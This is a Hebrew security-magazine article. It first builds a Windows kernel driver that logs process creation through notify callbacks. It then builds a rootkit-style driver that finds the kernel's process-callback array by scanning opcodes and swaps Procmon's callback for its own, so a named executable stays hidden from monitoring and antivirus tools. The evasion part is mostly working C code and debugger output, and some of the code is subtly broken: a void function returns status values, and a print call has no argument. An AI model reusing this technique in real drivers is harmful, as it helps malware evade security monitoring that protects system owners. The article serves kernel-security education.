Digital Whisper
Technologic Papers

Now You See Me, Now You Don't

מאת דניאל משה

מבוא

המאמר הבא יעסוק בחלקו הראשון בכתיבת כלי לניטור יצירת תהליכים במערכת ההפעלה, כמו Procmon מ-Sysinternals וכמו Antivirus רבים אשר מנטרים את כל פעילות התהליכים במערכת וחלקם גם מסוגלים לעצור את התהליך מלהתחיל. לכלים אלו יש דרייבר שבעזרתו מצליחים לנטר כל אירוע הקשור לתהליכים.

כלים אלו לא רק מנטרים את אירועי התהליכים אלא גם תהליכונים (Threads), שימוש ברג'יסטרי, טעינת Images ועוד. ניטור זה מתבצע באמצעות Callbacks בקרנל שעליהם נסביר בהמשך. ניטור על קבצים מתבצע בדרך אחרת, על ידי File System Minifilter Drivers, שעליה לא נסביר במאמר.

בחלקו השני של המאמר נעסוק בכתיבת כלי אשר יבצע סינון לתוכניות המנטרות יצירת תהליכים, כמו שהסברנו קודם. הכלי יסנן לפי שם שניתן לו מראש ובכל פעם שקובץ זה יתחיל לרוץ התהליך שיווצר יסונן מכלי הניטור ומה-AVs אך שאר התהליכים ינוטרו כרגיל בלי לגרום לפגיעה מתפקיד המערכת המנטרת. בטכניקה זו בדרך כלל משתמשים Rootkits אשר ירצו להתחמק מ-AV. בעבר, השתמשו ב-Hook על ה-SSDT כדי לנטר אירועים אלו אך כיום בגלל ה-PatchGuard לא ניתן לעשות זאת יותר כיוון שה-PatchGuard בודק שלא נעשו שינויים ב-SSDT. השיטה המוסברת במאמר עובדת כיום וה-PatchGuard לא חוסם אותה. במצב בו ה-PatchGuard יזהה נגיעה בזכרון המערכת תקבל BSOD עם השגיאה CRITICAL_STRUCTURE_CORRUPTION.

כלים אלו יכתבו כדרייברים ובכדי לכתוב כלים אלו נדרש ידע בשפת C ובכתיבת דרייברים ל-Windows. נדרש ידע בסיסי בנושאים אלו כדי להבין את המאמר והשיטות שמוסברות בו. הדרייברים יקומפלו ל-Windows7 x64 אך במאמר לא תיהיה התייחסות לעקיפת ה-DSE (Driver Signature Enforcement - הוא תוסף הגנה למערכת שבא עם גירסאות x64 ל-Windows אשר מונע טעינת דרייברים לא חתומים). בכדי לאפשר טעינת דרייברים נאפשר את האופציה של TESTSIGNING בהגדרות ה-Boot בעזרת BCDEdit.

כתיבת Process Monitor

הכלי אשר נכתוב יצטרך להתריע לנו בכל יצירה או סגירה של Process במערכת. ניתן לעשות זאת בכמה שיטות וכמו שהוסבר בהקדמה גם דרך SSDT Hooking אך במאמר נשתמש בשיטה אחרת. כדי לעשות זאת נשתמש ב-Kernel-mode callback routines. ה-Callbacks הן פונקציות הנרשמות במערכת וכאשר קורה אירוע מסוים אשר הן מוגדרות לטפל בו הן מתבצעות.

ניתן להשתמש ב-Callbacks כדי לקבל התראה על אירועים מסוימים שקרו במערכת כגון יצירה וסגירה של תהליכים ובנוסף גם על תהליכונים, על שימוש ב-Registry ועוד. כדי לקבל התראה על אירועים נצטרך להוסיף את ה-callback שלנו למערכת ובאותה פונקציה שתרוץ בכל פעם שיווצר או יסגר תהליך נוכל להתריע למשתמש על האירוע.

ה-Callbacks במערכת נרשמים לתוך מערך של מצביעים לכל פונקציה וכדי לרשום פונקציה נוספת למערך נשתמש בפונקציה PsSetCreateProcessNotifyRoutine שההגדרה שלה היא כזאת:

PsSetCreateProcessNotifyRoutine function

04/30/2018 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

Syntax

Copy

```
NTKERNELAPI NTSTATUS PsSetCreateProcessNotifyRoutine(
  PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
  BOOLEAN                        Remove
);
```

Parameters

`NotifyRoutine`

Specifies the entry point of a caller-supplied process-creation callback routine. See PCREATE_PROCESS_NOTIFY_ROUTINE.

`Remove`

Indicates whether the routine specified by *NotifyRoutine* should be added to or removed from the system's list of notification routines. If **FALSE**, the specified routine is added to the list. If **TRUE**, the specified routine is removed from the list.

הפונקציה מקבלת שני פרמטרים ומחזירה קוד שגיאה (מסוג NTSTATUS):

- הפרמטר הראשון הוא הפונקציה שלנו שדרכה אנו נתריע על פעילות התהליכים.
- הפרמטר השני הוא בוליאני שאומר אם נרצה למחוק את ה-Callback שלנו מהמערך או להוסיף אותו.

הערך החוזר מהפונקציה הוא מסוג NTSTATUS וישנם רק שני אופציות לערכים שיוחזרו. אחד הוא **STATUS_SUCCESS** כאשר הפונקציה התווספה בהצלחה, והשני הוא **STATUS_INVALID_PARAMETER** שיוחזר כאשר אותה פונקציה כבר רשומה במערך או שהמערך מלא ואין מקום להוסיף עוד פונקציות (הגודל המקסימלי של המערך הוא 64 כאשר בדרך כלל יש במערך 6 פונקציות של Windows ועוד אחת של Windows Defender אם הוא קיים).

כעת נסתכל על ההגדרה של הפונקציה שלנו אותה נכתוב בקוד ונוסיף למערך ה-Callbacks:

PCREATE_PROCESS_NOTIFY_ROUTINE callback function

04/30/2018 • 2 minutes to read

Process-creation callback implemented by a driver to track the system-wide creation and deletion of processes against the driver's internal state.

Warning The actions that you can perform in this routine are restricted for safe calls. See Best Practices.

Syntax

Copy

```
PCREATE_PROCESS_NOTIFY_ROUTINE PcreateProcessNotifyRoutine;

void PcreateProcessNotifyRoutine(
  HANDLE ParentId,
  HANDLE ProcessId,
  BOOLEAN Create
)
{...}
```

Parameters

`ParentId`

The process ID of the parent process.

`ProcessId`

The process ID of the process.

`Create`

Indicates whether the process was created (**TRUE**) or deleted (**FALSE**).

הפונקציה מקבלת 3 פרמטרים ולא מחזירה ערך חזרה.

- הפרמטר הראשון הוא ה-Process ID של התהליך אב של אותו תהליך שנסגר או נוצר.
- הפרמטר השני הוא ה-Process ID של התהליך שנסגר או נוצר.
- הפרמטר השלישי הוא בוליאני שאומר אם התהליך נסגר או נוצר.

בפונקציה שלנו נוכל להדפיס את ה-Process ID של התהליך ואת המצב שלו (נסגר או נוצר). בנוסף נדפיס גם את שמו (הנתיב המלא) של ה-Exe שרץ דרך ה-PID שלו.


כדאי להוציא את הנתיב, תחילה נשיג Handle לתהליך דרך המבנה EPROCESS שקיים בקרנל לכל תהליך שרץ. לאחר מכן, נשתמש ב-Handle שקיבלנו מקודם ונתשאל את שמו של ה-exe בעזרת הפונקציה ZwQueryInformationProcess. המימוש לזה יראה כך:

```
void CreateProcessNotify(HANDLE ParentId, HANDLE ProcessId, BOOLEAN Create)
{
    UNREFERENCED_PARAMETER(ParentId);
    NTSTATUS status = STATUS_SUCCESS;
    PUNICODE_STRING procName = NULL;
    HANDLE hProc = NULL;
    PEPROCESS eproc = NULL;
    PVOID info;
    ULONG retlen = 0;

    status = PsLookupProcessByProcessId(ProcessId, &eproc);
    if (NT_SUCCESS(status))
    {
        status = ObOpenObjectByPointer(eproc, 0, NULL, 0, 0, KernelMode, &hProc);
        if (!NT_SUCCESS(status))
        {
            DbgPrint("ObOpenObjectByPointer Failed : %08X\r\n", status);
            goto print;
        }
        ObDereferenceObject(eproc);
    }
    else
    {
        DbgPrint("PsLookupProcessByProcessId Failed: %08x\n", status);
        goto print;
    }

    // Query the size
    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, NULL, 0, &retlen);

    info = ExAllocatePoolWithTag(NonPagedPool, retlen, POOL_TAG);
    if (info == NULL)
        goto print;

    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, info, retlen, &retlen);
    if (!NT_SUCCESS(status))
    {
        ExFreePoolWithTag(info, POOL_TAG);
        goto print;
    }

    procName = (PUNICODE_STRING)info;
    if (Create)
        DbgPrint("Process %wZ created\r\n", procName);
    else
        DbgPrint("Process %wZ ended\r\n", procName);
    return;

print:
    if (Create)
        DbgPrint("Process %d created\r\n");
    else
        DbgPrint("Process %d ended\r\n");
}
```


פונקציות ה-DriverEntry וה-DriverUnload של הדרייבר יראו ככה:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    NTSTATUS status = STATUS_SUCCESS;

    DbgPrint("Driver Entry!\r\n");

    DriverObject->DriverUnload = DriverUnload;

    PsSetCreateProcessNotifyRoutine(CreateProcessNotify, FALSE);

    return status;
}

void DriverUnload(PDRIVER_OBJECT DriverObject)
{
    UNREFERENCED_PARAMETER(DriverObject);
    DbgPrint("Driver unloaded!\r\n");
    PsSetCreateProcessNotifyRoutine(CreateProcessNotify, TRUE);
}
```

בטעינת הדרייבר נגדיר את פונקצית ה-Unload של הדרייבר ונרשום את ה-Callback שלנו במערכת (הערך FALSE בפרמטר השני). ביציאה של הדרייבר נמחק את ה-Callback כדי שלא נקבל שגיאות. כעת ניתן לקמפל את הדרייבר עם ההגדרות הנכונות ולטעון אותו למכונה ונוכל לראות שכאשר תהליך נוצר ונסגר אנו מקבלים התראה על אירוע זה. (לקבלת ההודעות שנשלחות בעזרת הפונקציה DbgPrint נשתמש בכלי DbgView של Sysinternals ונפעיל את המצבים Capture Kernel ואת Enable Verbose Kernel Output). נטען את הדרייבר ונפתח DbgView והתוצאה תראה כך:



ניתן לראות שהוא מדפיס נתיב מלא של ה-exe שרץ ומודיע אם התהליך נוצר או נסגר. ההתחלה של הנתיב, \Device\HarddiskVolume1, הוא בעצם ההארד דיסק ובו גם המחיצה הראשונה ו-C: הוא SybolicLink למחיצה הזאת. ניצן לראות זאת באמצעות הכלי WinObj של Sysinternals.



לסיכום חלקו הראשון של המאמר, ראינו איך Procmon ו-AVs משתמשים במערכת ההפעלה כדי לנטר אירועים הקשורים ביצירה וסגירת תהליכים. את אותו הדבר היינו יכולים לעשות גם עבור Threads עם PsSetCreateThreadNotifyRoutine וגם עבור שימוש ברג'יסטרי, טעינת Images ועוד, אך עליהם לא נפרט במאמר.

בנוסף למה שראינו, המערכת מספקת פונקציה מורחבת לפונקציה PsSetCreateProcessNotifyRoutine שנקראת PsSetCreateProcessNotifyRoutineEx. ההגדרה שלה שונה בכך שהפרמטר הראשון, ה-Callback, הוא גם בעל הגדרה שונה ומקבל פרמטרים אחרים אך עליו לא נרחיב, רק חשוב לציין שאותם Callbacks מורחבים נרשמים למערך נפרד ששייך לפונקציות המורחבות.

הסינון שנבצע על אירועי תהליכים הוא PoC לסינון של Callback של הקרנל כמו שהוסבר למעלה וסינון לשאר האירועים המנוטרים הוא בעל תהליך דומה לתהליך שנסביר בהמשך וניתן לבצע אותו על ידי ביצוע אותם בדיקות שנעשה בהמשך.

כתיבת סינון ל-Procmon

כדי לכתוב סינון ל-Procmon שכתבנו (או לכל כלי אחר שמשתמש ב-Callback לאירועי תהליכים) נצטרך קודם להבין לעומק איפה המערך עליו דיברנו נמצא ואיך לגשת אליו, לשם כך נסתכל איך עובדת הפונקציה PsSetCreateProcessNotifyRoutine. המטרה הסופית שלנו תהיה לרשום למערך Callback שלנו במקום ה-Callback הקיים של Procmon ובכך בכל אירוע של תהליך הפונקציה שלנו תרוץ במקום הפונקציה של Procmon. הקוד אותו נכתוב הוא קוד גנרי אשר ניתן להשתמש בו כדי למצוא את שאר המערכים של שאר הפונקציות המנטרות.

במהלך המחקר נשתמש ב-WinDbg כדי לראות איך הפונקציות עובדות וגם כדי לחקור את הזיכרון במערכת ונעשה זאת בעזרת Remote Kernel Debugging למכונה שנקים מסוג Windows 7 x64 עם סימבולים למערכת. לא נסביר כאן איך להקים סביבה כזאת אך יהיה קישור לכך בסוף המאמר.

מטרתנו היא למצוא את המערך של ה-Callbacks, שמו הוא: PspCreateProcessNotifyRoutine, ניתן לראות זאת בעזרת Windbg עם הפקודה:

```
x nt!PspCreateProcessNotifyRoutine
```

וכך גם לראות את כתובתו של המערך.

כדי לראות את תוכן המערך נשתמש בפקודה:

```
dp PspCreateProcessNotifyRoutine
```

וכאן נוכל לראות את ה-Callbacks הרשומים במערכת והאחרון מביניהם הוא של Prcomon. הפקודה dp היא קיצור של display pointer והיא מתייחסת לאותם ערכים בזיכרון כמצביעים.

כעת נתחיל בלבדוק איך PsSetCreateProcessNotifyRoutine עובדת ומה היא עושה ונחפש איפה יש שימוש במערך וכך נוכל למצוא את הכתובת שלו:

```
0: kd> u nt!PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
fffff800`02ed23c0 4533c0          xor     r8d,r8d
fffff800`02ed23c3 e9e8fdffff      jmp     nt!PspSetCreateProcessNotifyRoutine (fffff800`02ed21b0)
```

ניתן לראות שהפונקציה קופצת לפונקציה PspSetCreateProcessNotifyRoutine. (הפרמטרים ב-64 ביט עוברים דרך הרגיסטרים ולא דרך המחסנית כמו ב-32 ביט).

כעת נרצה לחפש איפה יש שימוש במערך כדי שנוכל להוציא את הכתובת שלו:

```
nt!PspSetCreateProcessNotifyRoutine+0x33:
fffff800`02ed21e3 65488b3c2588010000 mov   rdi,qword ptr gs:[188h]
fffff800`02ed21ec 83c8ff          or      eax,0FFFFFFFFh
fffff800`02ed21ef 660187c4010000  add     word ptr [rdi+1C4h],ax
fffff800`02ed21f6 4c8d358395d6ff  lea     r14,[nt!PspCreateProcessNotifyRoutine (fffff800`02c3b780)]
```

נוכל לראות באדום שיש שימוש במערך וכעת כדי להוציא את הכתובת שלו נצטרך לחפש את הדפוס שיש בקוד, כלומר נחפש את האופקודים של lea r14 שיש לפני המערך ואז נדע שמה שאחרי זה הכתובת של המערך. נעשה זאת כך:

```
ULONG64 FindPspCreateProcessNotifyRoutine()
{
    LONG offsetAddr = 0;
    ULONG64 i = 0, pCheckArea = 0;
    UNICODE_STRING unstrFunc;
    RtlInitUnicodeString(&unstrFunc, L"PsSetCreateProcessNotifyRoutine");
    pCheckArea = (ULONG64)MmGetSystemRoutineAddress(&unstrFunc);

    memcpy(&offsetAddr, (PUCHAR)pCheckArea + 4, 4);
    pCheckArea = (pCheckArea + 3) + 5 + offsetAddr;

    DbgPrint("PspSetCreateProcessNotifyRoutine: %llx\r\n", pCheckArea);
    for (i = pCheckArea; i < pCheckArea + 0xff; i++)
    {
        if (*(PUCHAR)i == 0x4c && *(PUCHAR)(i + 1) == 0x8d && *(PUCHAR)(i + 2) == 0x35)
        {
            LONG OffsetAddr = 0;
            memcpy(&OffsetAddr, (PUCHAR)(i + 3), 4);
            return OffsetAddr + 7 + i;
        }
    }
    return 0;
}
```

כעת, משיש לנו את כתובת המערך נרצה לעבור על כל התאים בתוכו לראות איפה נמצא ה-Callback של Procmon ולהחליף אותו ב-Callback שלנו.

כאשר נעבור על כל Callback נבדוק אם הוא נמצא בטווח הכתובות של הדרייבר של Procmon ואם כן נקרא לפונקצית ההחלפה. כדאי לקבל את כתובת הפונקציה של ה-Callback נצטרך לבצע & 0xfffffffffffffff8 על הכתובת הנמצאת במערך, זאת בגלל שה-Callback נרשם תחת שני מבנים:

```
// Source: https://doxygen.reactos.org/de/d22/ndk_2extypes_8h_source.html#100545

//
// Internal Callback Handle
//
typedef struct _EX_CALLBACK
{
    EX_FAST_REF RoutineBlock;
} EX_CALLBACK, *PEX_CALLBACK;
```

nt!_EX_CALLBACK (15063.0.amd64fre.rs2_release.170317-1834).h hosted with ♥ by GitHub view raw

```
/*
        nt!_EX_CALLBACK
           +0x000 RoutineBlock     : _EX_FAST_REF
*/
_EX_CALLBACK* CallBack = &PspCreateProcessNotifyRoutine[Index];

/*
        kd> dt nt!_EX_FAST_REF
           +0x000 Object           : Ptr64 Void
           +0x000 RefCnt           : Pos 0, 4 Bits
           +0x000 Value            : Uint8B
*/
_EX_FAST_REF ReferenceObject = CallBack->RoutineBlock;

// We need to find the location of the actual "Object" from the
// _EX_FAST_REF structure. This is a union, where the lower 4 bits
// are the "RefCnt". So, this means we're interested in the remaining
// 60 bits.

// Strip off the "RefCnt" bits.
_EX_CALLBACK_ROUTINE_BLOCK* CallBackBlock = (_EX_CALLBACK_ROUTINE_BLOCK*)(ReferenceObject.Value & 0xFFFFFFFFFFFF
```

Getting an _EX_CALLBACK_ROUTINE_BLOCK from an _EX_CALLBACK.cpp hosted with ♥ by GitHub view raw

מימוש האנומרציה יתבצע כך:

```
void EnumNotify(PDRIVER_OBJECT pProcmon)
{
    INT i = 0;
    ULONG64 NotifyAddr = 0, MagicPtr = 0;
    ULONG64 PspProcessNotifyRoutine = FindPspCreateProcessNotifyRoutine();

    DbgPrint("PspCreateProcessNotifyRoutine: %llx\r\n", PspProcessNotifyRoutine);
    if (!PspProcessNotifyRoutine)
        return;
    for (i = 0; i < 64; i++)
    {
        MagicPtr = PspProcessNotifyRoutine + i * 8;
        NotifyAddr = *(PULONG64)(MagicPtr);
        if (MmIsAddressValid((PVOID)NotifyAddr) && NotifyAddr != 0)
        {
            NotifyAddr = (NotifyAddr & 0xfffffffffffffff8);
            if (CheckAddressToDriver((PVOID64)*(PULONG64)NotifyAddr, pProcmon))
            {
                DbgPrint("Found callback inside procmon!");
                DbgPrint("[Procmon Routine]%llx\r\n", *(PULONG64)NotifyAddr);
                OriginalCallback = *(PULONG64)NotifyAddr;
                OriginalPlace = NotifyAddr;
                InterlockedExchange64(NotifyAddr, &PcreateProcessNotifyRoutine);
                DbgPrint("Replaced notify routine\r\n");
            }
            else
            {
                DbgPrint("[Notify Routine]%llx\r\n", NotifyAddr);
            }
        }
    }
}
```

כעת נעבור לפונקצית ההחלפה. הפונקציה מקבלת שני פרמטרים, והם הכתובת של הפונקציה של Procmon ב-Callback במערך PspCreateProcessNotifyRoutine והשני הוא הכתובת של פונקציית הסינון שלנו. ההחלפה מתבצעת באמצעות הפונקציה InterlockedExchange שמבצעת את ההשמה כפעולה אטומית כדי שלא תהיה בעיה של סנכרון. (הפעולה האטומית מתבצעת במעבד מבלי שיהיה Content switches, פסיקות ועוד כדי שלא תתבצע פעולה נוספת בזכרון ובכך הערך יהיה אותו ערך אותו כתבנו בקוד ולא יתבצעו דריסות כלשהן).

הבדיקה על טווח הכתובות של כל Callback תתבצע כך:

ראשית, כדי לעבור על טווח הכתובות של כל דרייבר נצטרך את האובייקט DRIVER_OBJECT המייצג כל דרייבר במערכת. לאובייקט זה שני משתנים חשובים עבורנו לבדיקה זאת. הראשון הוא DriverStart אשר מייצג את כתובת ההתחלה של הדרייבר בזיכרון, והשני הוא DriverSize אשר מייצג את גודלו של הדרייבר וכך נוכל לחשב את טווח הכתובות בזיכרון של הדרייבר. לביצוע זה נכתוב שתי פונקציות. הראשונה מקבלת את שם הדרייבר ותחזיר לנו את המצביע לאובייקט של הדרייבר (OBJECTDRIVER) באמצעות שימוש בפונקציה ObReferenceObjectByName. הפונקציה השניה תקבל את המצביע לאובייקט של הדרייבר ואת הכתובת של אותה פונקציה של Procmon שמצאנו לפני כן ותבדוק האם הפונקציה נמצא בטווח הכתובות של הדרייבר.

```
PDRIVER_OBJECT GetDriverObjectByname(PUNICODE_STRING DriverName)
{
    PDRIVER_OBJECT pReturnObject = NULL;
    NTSTATUS status = ObReferenceObjectByName(DriverName, OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE, NULL, 0,
                                              *IoDriverObjectType, KernelMode, NULL, &pReturnObject);
    if (NT_SUCCESS(status))
    {
        DbgPrint("GetDriverObjectByname Success!! \n");
    }
    else
    {
        DbgPrint("ObReferenceObjectByName failed %08x\n", status);
    }

    return pReturnObject;
}

BOOLEAN CheckAddressToDriver(PVOID64 func, PDRIVER_OBJECT pProcmon)
{
    ULONG64 DriverStart = (ULONG64)pProcmon->DriverStart;
    ULONG64 DriverEnd = (ULONG64)pProcmon->DriverSize + (ULONG64)pProcmon->DriverStart;

    return ((func >= (PVOID64)DriverStart) && (func <= (PVOID64)DriverEnd));
}
```

לבסוף, אחרי שכתבנו את רוב הקוד נשאר לכתוב את פונקציית הסינון שלנו.

הרעיון הכולל בכתיבת הפילטר הוא לעבור על כל אירוע של היווצרות או סגירה של תהליך ולבדוק האם התהליך שנוצר או נסגר הוא התהליך שלנו (הבדיקה מתבצעת לפי הנתיב המלא של קובץ ההרצה כמו שביצענו בחלק הראשון). ברגע שנמצא כי השמות זהים פשוט נעצור את הפונקציה והיא לא תתריע לאפליקציה (ה-Exe של Procmon שרץ ב-Usermode). במידה והשמות לא זהים נקרא לפונקציה

המקורית של Procmon כך שהמידע כן יעבור ויוצג לנו באפליקציה של Procmon. את הכתובת המקורית של הפונקציה של Procmon נשמור כמשתנה גלובלי לפני ההחלפה וכך נוכל לקרוא לה בעת הצורך. שם ה-exe אותו נרצה להחביא מוגדר בתחילת הקוד כפקודת מאקרו עם שם הנתיב המלא כ-\Device\Harddisk1\ בהתחלה.

בשביל הבדיקה יצרתי exe שמקפיץ חלון הודעה (MessageBox) וקראתי לו hideme.exe והוא נשמר תחת C:. את קובץ זה נרצה להסתיר בשביל הבדיקה. מימוש הפונקציה מתבצע כך:

```
void PcreateProcessNotifyRoutine(HANDLE ParentId, HANDLE ProcessId, BOOLEAN Create)
{
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS eproc = NULL;
    HANDLE hProc = NULL;
    PVOID procName = NULL;
    PUNICODE_STRING name = NULL;
    ProcessCreateCallback *OriginalRoutine = OriginalCallback;
    ULONG returnedLength;

    status = PsLookupProcessByProcessId(ProcessId, &eproc);
    if (NT_SUCCESS(status))
    {
        status = ObOpenObjectByPointer(eproc, 0, NULL, 0, 0, KernelMode, &hProc);
        if (!NT_SUCCESS(status))
        {
            DbgPrint("ObOpenObjectByPointer Failed: %08x\n", status);
        }
        ObDereferenceObject(eproc);
    }
    else
    {
        DbgPrint("PsLookupProcessByProcessId Failed: %08x\n", status);
    }

    // Query the size
    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, NULL, 0, &returnedLength);
    if (status != STATUS_INFO_LENGTH_MISMATCH)
        return status;

    procName = ExAllocatePoolWithTag(NonPagedPool, returnedLength, PROCESS_POOL_TAG);
    if (procName == NULL)
        return STATUS_INSUFFICIENT_RESOURCES;


    status = ZwQueryInformationProcess(hProc, ProcessImageFileName, procName, returnedLength, &returnedLength);
    if (!NT_SUCCESS(status))
        ExFreePoolWithTag(procName, PROCESS_POOL_TAG);

    name = (PUNICODE_STRING)procName;
    DbgPrint("Process Name: %wZ", procName);

    if (wcscmp((WCHAR *)name->Buffer, HIDE_PROC) == 0)
    {
        DbgPrint("hideme.exe is running but hidden from procmon\r\n");
        ExFreePoolWithTag(procName, PROCESS_POOL_TAG);
        return;
    }
    ExFreePoolWithTag(procName, PROCESS_POOL_TAG);

    OriginalRoutine(ParentId, ProcessId, Create);
}
```

לסיום קוד הדרייבר נציג את הפונקציות DriverEntry ו-DriverUnload:

בפונקציית הכניסה שלנו נקבל את המצביע לאובייקט _OBJECTDRIVER של Procmon ואותו נעביר לבדיקה של ה-Callbacks.

בפונקציית הסיום שלנו נרצה לנקות את הפילטר שלנו ולהחזיר למערך את הפונקציה של Procmon כדי שלא יתבצעו שגיאות ויגרם Blue Screen (בגלל שכל הדרייברים בקרנל רצים בזיכרון משותף, בניגוד ל-Usermode שם לכל תהליך יש מרחב כתובות וירטואליות משלו, כל שגיאה תגרום לקריסה של כל המערכת שיוביל למסך ה-Blue Screen המוכר). כדי לבצע את ההחלפה חזרה נצטרך לשמור את הכתובת של המיקום המקורי במערך ואת הכתובת ל-Callback המקורי שהיה במערך כמשתנים גלובליים.

המימוש לפונקציות אלה יראה כך:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    NTSTATUS status = STATUS_SUCCESS;
    UNICODE_STRING drvName;
    PDRIVER_OBJECT pProcmon = NULL;

    DriverObject->DriverUnload = DriverUnload;

    RtlInitUnicodeString(&drvName, L"\\FileSystem\\PROCMON23");
    DbgPrint("Trying To Get Procmon Driver");
    pProcmon = GetDriverObjectByname(&drvName);
    if (pProcmon == NULL)
    {
        DbgPrint("Could not find procmon driver object\r\n");
        return STATUS_UNSUCCESSFUL;
    }
    DbgPrint("Got Procmon Driver");

    EnumNotify(pProcmon);

    return status;
}

void DriverUnload(PDRIVER_OBJECT DriverObject)
{
    UNREFERENCED_PARAMETER(DriverObject);
    DbgPrint("Driver Unloaded!\r\n");
    InterlockedExchange64(OriginalPlace, OriginalCallback);
}
```

אחרי שסיימנו לכתוב את הקוד לדרייבר שלנו נקמפל אותו ונריץ.

הערה: כדי לטעון דרייבר ולהפעיל אותו נדרש ליצור Service ולהתחיל אותו. ישנם כלים רבים שעוזרים לעשות זאת כמו OSRLoader המוכר אך אני משתמש ב-cmd כדאי לעשות זאת באמצעות הפקודות:

ליצירת Service:

```
sc create <service_name> binPath= <sys_file_path> type= kernel
```

להפעלת Service:

```
sc start <service_name>
```

חשוב לציין שכדי לעשות זאת צריך לרוץ עם הרשאות של admin.

לבדיקה של הכלי קודם כל נריץ Procmon ונראה מה קורה אך לפני כן נראה בזכרון את המערך של ה-Callbacks שאין שם עוד את הפונקציה של Procmon רשומה ולאחר הרצה נראה איך היא מתווספת למערך ושהיא באמת שייכת לדרייבר של Procmon:

```
0: kd> dp PspCreateProcessNotifyRoutine
fffff800`02c8a780  fffff8a0`0000884f fffff8a0`002d849f
fffff800`02c8a790  fffff8a0`002d6bcf fffff8a0`0031f36f
fffff800`02c8a7a0  fffff8a0`0033859f fffff8a0`0614a39f
fffff800`02c8a7b0  fffff8a0`01b159bf 00000000`00000000
```

